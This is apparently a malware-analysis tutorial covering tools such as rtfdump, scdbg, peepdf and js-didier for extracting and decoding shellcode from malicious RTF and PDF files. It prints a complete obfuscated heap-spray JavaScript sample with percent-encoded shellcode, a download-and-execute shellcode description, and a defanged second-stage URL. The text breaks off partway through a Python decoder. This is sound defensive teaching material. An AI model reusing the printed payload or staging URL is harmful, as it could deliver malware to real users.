
The following command can be used to decode and extract the strings.

- **rtfdump.py -s 166 -H -c "[9090909033C9]:0x200l" -d malrtf2.rtf | strings**



Using rtfdump, we will look for "*90 90 90 90 90 33 C9*" specific sequence (NOP-sled).

- **rtfdump.py -s 166 -H -c "[9090909033C9]:0x200l" malrtf2.rtf**
  - -c "[9090909033C9]:0x200l"
    - [9090909033C9] – strings
    - 0x120l – length of the strings



The shellcode can be extracted with the below command to be further analysed.


- **rtfdump.py -s 166 -H -c "[9090909033C9]:0x200l" -d malrtf2.rtf > malrtf2_shellcode.bin**

SCBD - ShellCode

Scdbg.exe is a program that runs a shellcode and emulates 32bit processor, memory, and Windows API calls. It displays the Windows API calls performed by the shellcode.

The emulation of the shellcode is an easy way to identify the action performed by the shellcode.

- **wine scdbg.exe -f malrtf2_shellcode.bin**



Using scdbg, the actions performed by the shellcode can be analysed. The above shellcode uses "URLDownloadToFileA" to download a file and writes this file in "word.scr". Then, using "WinExec", the "word.scr" file is executed.

JavaScript

JavaScript (JS) are files that contain JavaScript code. JavaScripts often contain embedded shellcode exploit (cf. ShellCode).

JavaScripts are often obfuscated with the below techniques:

- Formatting: which modifies the formatting of the code to make it more difficult to read. A code can be beautified and reformatted.
- Extraneous Code: adds extra code, which is not used the code. To solve this obfuscation technique, search for the variables and codes that are really used and delete the extra code and variables.
- Substitution: uses (long) random name for the variables. Simply, read the code and rename the variables.
- Data Obfuscation: uses some obfuscation and encoding operations to make data unreadable. To solve this obfuscation, decode the data.

Peepdf – js_analyse


Peepdf is a tool that is used for the analysis of pdf (cf. PDF File Analysis). Moreover it has also the capability to analyse JavaScript.

The analysed JavaScript was extracted from the following malicious pdf file:

- SHA256: 6f33cdf096a8744a1ad0ae15d67784405d6182b529b8ccd1b332377fbd4169f7


Peepdf has several js analysis tools.

- **peepdf -i**



Js_analysis permits to analyse and decrypt the JavaScript automatically.

- **js_analyse file object13**



Js_analyse manages to extract the URL in JavaScript (Shellcode):


- http://78.109.30[.]5/count/005AD56F/load.php?pdf=a684eceee76fc522773286a895bc8436

Peepdf

Sometimes, js_analyse is not able to extract the actions performed by the JavaScript and the analysis has to be done manually.

- **peepdf -i**
- **js_beautify file object13**
  - **js_beautify** can be used to structure the JS code correctly to be more readable.

The JS code contains some long variable names to make the analysis more difficult. Rename the variables to make the reading of the code easier.




Js-didier

Js-didier is a modified version of the Spidermonkey tool.


- **`js-didier object13`**
  - To decode the JavaScript

In this situation, nothing is decoded because the function containing the shellcode is never called or run. Consequently, add *function1()* at the end of the script to run the code.



Even after calling the function, nothing was run. This is because js-didier did not identify any “eval” or “document.write()” command.


- **`js-didier object13`**



Add the following code after the shellcode: “document.write(shellcode); return;” to run it and return it output.


Run again **`js-didier object13`**. Finally, the script runs successfully. It created three output files:

- Write.bin.log: binary representation of the document
- Write.log: ASCII version
- Write.uc.log: Unicode version



The content of the file can be outputted.

- **`strings write.bin.log`**



The URL used for the second stage of the attack was extracted:

- http://78.109.30[.]5/count/005AD56F/load.php?pdf=a684eceee76fc522773286a895bc8436

ShellCode

A shellcode is a small piece of hexadecimal code used as a payload by malware to perform various actions (e.g., download the second stage of the attack, contact the C2 server, etc.).


Shellcode can be stored/encoded in various formats:

- hexademical (68 74 74 70)
- percentage unicode (%u7468%u7074)
- backslash (\x68\x74\x74\x70)
- backslash unicode (\u7468\u7074)
- byte array ([0x68, 0x74, 0x74, 0x70])

The below JavaScript was extracted from the below pdf:

- SHA256: e6889f6e98f554a3fd6e4371e9a8323abbdfbced2031b8863ba84a3050c56bea

- **`cat badpdf_object6.js`**




```
remnux@remnux:~/Documents/badpdf$ cat badpdf_object6.js

    var jngRrFCsczMkbGdYZAwPYTIliHzWPAhByDHyYkOKomtvBUQLhqSXXEfhKUuFn = unescape("%u41d6%u9749%u9340%u4846%u993f%u499b%u4027%u2f43%u279b%u9996%u4627%u3f27%uf5
4b%u462f%u2f37%u4341%u4291%ud69b%u4799%u4646%u489f%u9b40%uf990%u46fd%ufd92%u9992%u9990%uf84e%u4096%ufc2f%u93d6%u4f40%u4e49%ufdf8%u9843%u2f27%u2742%u9196%ud69b
%ud64a%u3ff8%u9ffd%u4899%u424b%ufc92%u419f%u2f96%u2742%u4042%u4243%u4e40%u499f%u90f9%u9027%u9849%u9f49%u9390%u37f9%u99f5%u42fd%u9746%u9048%u909b%u4ef9%u4393%u
d647%u974b%ufcfc%u4099%u439f%u3743%u3f91%u3747%u994e%u924b%u279b%u904a%u43f9%u4297%u2f96%u9f43%u46f9%u4743%uf8f8%ufdd6%u3f49%u9f48%uf84f%u4198%ud698%uf94f%uf8
fc%u493f%u379f%u9791%u96f9%u48f5%u4290%u9f42%u902f%u43f8%u3742%u9291%uf527%u4749%u48f9%u48f5%u9b42%ufc93%u92fc%u439b%u4f98%u4b4f%u9391%u4b93%u41f9%u4bd6%u41f8
%uf84f%u4b98%u9340%u484e%u3f4a%u9b27%u9199%ufd27%u9bf5%uf5fd%u4948%u4092%uf52f%u90d6%u9791%u9337%ud643%u4e4e%uf897%u9f46%u4f90%u493f%u9398%ud64b%u2f40%u9bfd%u
424b%u479f%u4b4e%u434a%uf94b%u2791%u9792%u4bf9%u99d6%u9291%u4b98%u9990%u9293%u3f4e%uf591%u9f9b%uf849%u403f%uf9f5%u2ff9%u93f8%u4e97%u4297%u3790%u434f%u37d6%u98
9b%u494b%u4b49%u984f%u4b49%ufc41%ufcfd%u4949%u4098%u4890%u4a93%u27d6%u9b91%u962f%uf5fc%uf547%u4199%u4a40%u4947%u494e%u4143%u9f27%u3746%u4093%u96d6%u9f43%u9249
%u9092%u4049%ud627%u2740%u3748%ufc9b%u9793%ufd91%u4999%u4ef5%u9ff8%u3fd6%u37f8%u4b97%u9693%uf540%u9f41%ud6fd%u96fd%u4b9b%u4e41%u4949%u9848%u4b40%u4227%u49f8%u
f99f%u3f42%u929f%uf590%ud648%u4249%u40fc%u4027%u4a4b%ud64a%u9346%u2f27%u2742%ud697%u429b%u9bf8%u92fd%u4640%u3f96%u4046%u9199%u9297%u9343%u4741%u93f5%u2798%u4b
90%u47f5%ud690%u4727%uf8f5%uf99f%u49fc%ud641%u4791%uf927%u4893%u9b98%u4890%ufd4b%u4a98%u4892%u4bf9%ud648%u9b49%u903f%u9b4e%uf990%u4243%u9bf8%u9948%u9f46%u919f
%ud690%u484e%u9299%u3f9f%uf546%u4037%u9790%u9b46%u4149%uf8fd%u9346%u4a4e%u9142%ufc46%ud637%u4237%u4696%uf547%uf94e%uf596%u4296%u9737%u2796%u9296%u37fc%u9191%u
4b4f%u3f9b%u3f27%u37fc%ud696%u979b%u2f47%u48f5%u9827%u4a97%u463f%u464a%u2f9f%u4a99%u9b4e%u4696%u972f%u3f42%u41fc%u9ffd%u2f90%u2741%u9043%u9641%u429f%uf8f5%ud6
49%u939f%u4793%u904b%u972f%u4b4b%uf9fd%u4897%u43f8%u9846%u37f9%u479f%u91fd%u3f9f%u4099%u4092%u4afd%uf84e%u279b%uf593%u9f99%u41fd%u4748%u4ed6%u49fc%u9bfc%u3f49
%u9298%u4696%uf8f8%u4946%u4090%u4799%u2727%u42fd%u9242%u40f8%u9227%uf843%uf893%u4f46%u914b%u4337%u4942%u9142%u3799%u4048%u98f8%u9199%u4f96%u493f%u9bfc%u409f%u
d643%u4990%u9ff9%u2ffc%u479f%u274a%u4e40%u99d6%u9741%u9bf9%ud641%u4192%ufd3f%u464a%u2ff5%u3f90%u9690%u4948%u4642%u2f4b%u939b%u7cb8%uea82%ud96b%ud9ea%u2474%u5b
f4%uc931%u31b1%u4331%u8313%u04c3%u4303%u6073%u971f%ue663%u68e0%u8773%u8d69%u8742%uc50e%u37f4%u8b44%ubcf8%u3808%ub18b%u4f84%u7f3c%u7ef3%u2cbd%ue1c7%u2f3d%uc214
%ue07c%u0369%u1db9%u5183%u6912%u4636%u2717%ued8b%ua96b%u128b%uc83b%u84ba%u9330%u261c%uaf95%u3014%u8afa%ucbef%u61c8%u1dee%u8901%u605d%u78ae%ua49f%u6308%udcea%u
1e6b%u1aed%uc416%ub978%u8fb0%u65db%u4341%ueebd%u284d%ua9c9%uaf51%uc21e%u246d%u05a1%u7ee4%u8186%u25ad%u90a7%u8b0b%uc3d8%u74f4%u8f7d%u6018%ud20c%u7776%u6882%u77
34%u729c%u1068%uf9ad%u67e7%u2832%u974c%u7178%u30e4%ue325%u5cb5%ud9d6%u58f9%ue855%u9e81%u9945%udb84%u71c1%u74f4%u75a4%u75ab%u15ed%ue62a%uf46d%u8ec9%u0814");
    var eLfbhpfRMB ="";
    for (aYWFMcAdudgOPivVVHuFPInDLmPFHoKtNKHqGfMwdWtNVBqPNMDOtpjYDHOBpCeTkuJHCOTjevR=128;aYWFMcAdudgOPivVVHuFPInDLmPFHoKtNKHqGfMwdWtNVBqPNMDOtpjYDHOBpCeTkuJHC
OTjevR>=0;--aYWFMcAdudgOPivVVHuFPInDLmPFHoKtNKHqGfMwdWtNVBqPNMDOtpjYDHOBpCeTkuJHCOTjevR) eLfbhpfRMB += unescape("%ufd96%u3f2f");
    HCVsaUQtgKzphSrvUkDcFW = eLfbhpfRMB + jngRrFCsczMkbGdYZAwPYTIliHzWPAhByDHyYkOKomtvBUQLhqSXXEfhKUuFn;
    SgIUzcXtsVOzzkFWkPqHKnUjjKdrQvynCWsBKocdFxQZznAFEvUuGAbRYilvvFnYlHOLXPCzgRySAyTTJoDc = unescape("%ufd96%u3f2f");
    iOACnMqPCeAVohoxjbvRcsiUCBIybPRCxtvoSCuffrMStugwjOitnRAXjGlyhGJMJmyZHxFRiUDybMmUeQ = 20;
    cVFjnmuZZQbfWHaQVLUzkisnWHevYxYEmgDMsbfnaLcgxcngZzGyFParnfdlxRUThHVInMJmMk = iOACnMqPCeAVohoxjbvRcsiUCBIybPRCxtvoSCuffrMStugwjOitnRAXjGlyhGJMJmyZHxFRiUDyb
MmUeQ+HCVsaUQtgKzphSrvUkDcFW.length
    while (SgIUzcXtsVOzzkFWkPqHKnUjjKdrQvynCWsBKocdFxQZznAFEvUuGAbRYilvvFnYlHOLXPCzgRySAyTTJoDc.length<cVFjnmuZZQbfWHaQVLUzkisnWHevYxYEmgDMsbfnaLcgxcngZzGyFPa
rnfdlxRUThHVInMJmMk) SgIUzcXtsVOzzkFWkPqHKnUjjKdrQvynCWsBKocdFxQZznAFEvUuGAbRYilvvFnYlHOLXPCzgRySAyTTJoDc+=SgIUzcXtsVOzzkFWkPqHKnUjjKdrQvynCWsBKocdFxQZznAFEvU
uGAbRYilvvFnYlHOLXPCzgRySAyTTJoDc;
    HTybXSKvUbsJAGCJfMvpJmbyWGxrjxLMklvrfrkhhlSppzPWuIsrcgkOiJhZbVTAlQSIVXVHVaMi = SgIUzcXtsVOzzkFWkPqHKnUjjKdrQvynCWsBKocdFxQZznAFEvUuGAbRYilvvFnYlHOLXPCzgR
ySAyTTJoDc.substring(0, cVFjnmuZZQbfWHaQVLUzkisnWHevYxYEmgDMsbfnaLcgxcngZzGyFParnfdlxRUThHVInMJmMk);
    XEEbjLbImtQFVBytSJiFWHd = SgIUzcXtsVOzzkFWkPqHKnUjjKdrQvynCWsBKocdFxQZznAFEvUuGAbRYilvvFnYlHOLXPCzgRySAyTTJoDc.substring(0, SgIUzcXtsVOzzkFWkPqHKnUjjKdrQv
ynCWsBKocdFxQZznAFEvUuGAbRYilvvFnYlHOLXPCzgRySAyTTJoDc.length-cVFjnmuZZQbfWHaQVLUzkisnWHevYxYEmgDMsbfnaLcgxcngZzGyFParnfdlxRUThHVInMJmMk);
    while(XEEbjLbImtQFVBytSJiFWHd.length+cVFjnmuZZQbfWHaQVLUzkisnWHevYxYEmgDMsbfnaLcgxcngZzGyFParnfdlxRUThHVInMJmMk < 0x40000) XEEbjLbImtQFVBytSJiFWHd = XEEbj
LbImtQFVBytSJiFWHd+XEEbjLbImtQFVBytSJiFWHd+HTybXSKvUbsJAGCJfMvpJmbyWGxrjxLMklvrfrkhhlSppzPWuIsrcgkOiJhZbVTAlQSIVXVHVaMi;
    ECt = new Array();
    for (uYgmgjNWZauaPKZGrJTfBTRbJZOjQEhTRgIurmWmEIfFZTHqcHlTIeByPfKhAeEehOaQKNFDzZjdfcZeyghvsRXuqGVMScRrhb=0;uYgmgjNWZauaPKZGrJTfBTRbJZOjQEhTRgIurmWmEIfFZTHq
cHlTIeByPfKhAeEehOaQKNFDzZjdfcZeyghvsRXuqGVMScRrhb<1450;uYgmgjNWZauaPKZGrJTfBTRbJZOjQEhTRgIurmWmEIfFZTHqcHlTIeByPfKhAeEehOaQKNFDzZjdfcZeyghvsRXuqGVMScRrhb++)
ECt[uYgmgjNWZauaPKZGrJTfBTRbJZOjQEhTRgIurmWmEIfFZTHqcHlTIeByPfKhAeEehOaQKNFDzZjdfcZeyghvsRXuqGVMScRrhb] = XEEbjLbImtQFVBytSJiFWHd + HCVsaUQtgKzphSrvUkDcFW;
```

It can be identified that the JavaScript code contains a *percentage Unicode* ("*%u*") encoded shellcode. To analyse the shellcode, it must be extracted before being converted into hexadecimal values.

To decode the *percentage Unicode* shellcode, I recommend using the below code written by the authors of Practical Malware Analysis book. I pasted the shellcode in payload strings at line 30.



```
Shellcode_unescape_decode.py
home > remnux > Documents > badpdf > Shellcode_unescape_decode.py
1
2   #Code Created by Practical Malware Analysis
3   #https://nostarch.com/malware
4   def decU16(inbuff):
5       """Manually perform JavaScript's unescape() function. """
6       i=0
7       outArr = [ ]
8       while i < len(inbuff):
9           if inbuff[i] == '"':
10              i += 1
11          elif inbuff[i] == '%':
12              if ((i+6) <= len(inbuff)) and (inbuff[i+1] == 'u'): #it's a 2-byte "unicode" value
13                  currchar = int(inbuff[i+2:i+4], 16)
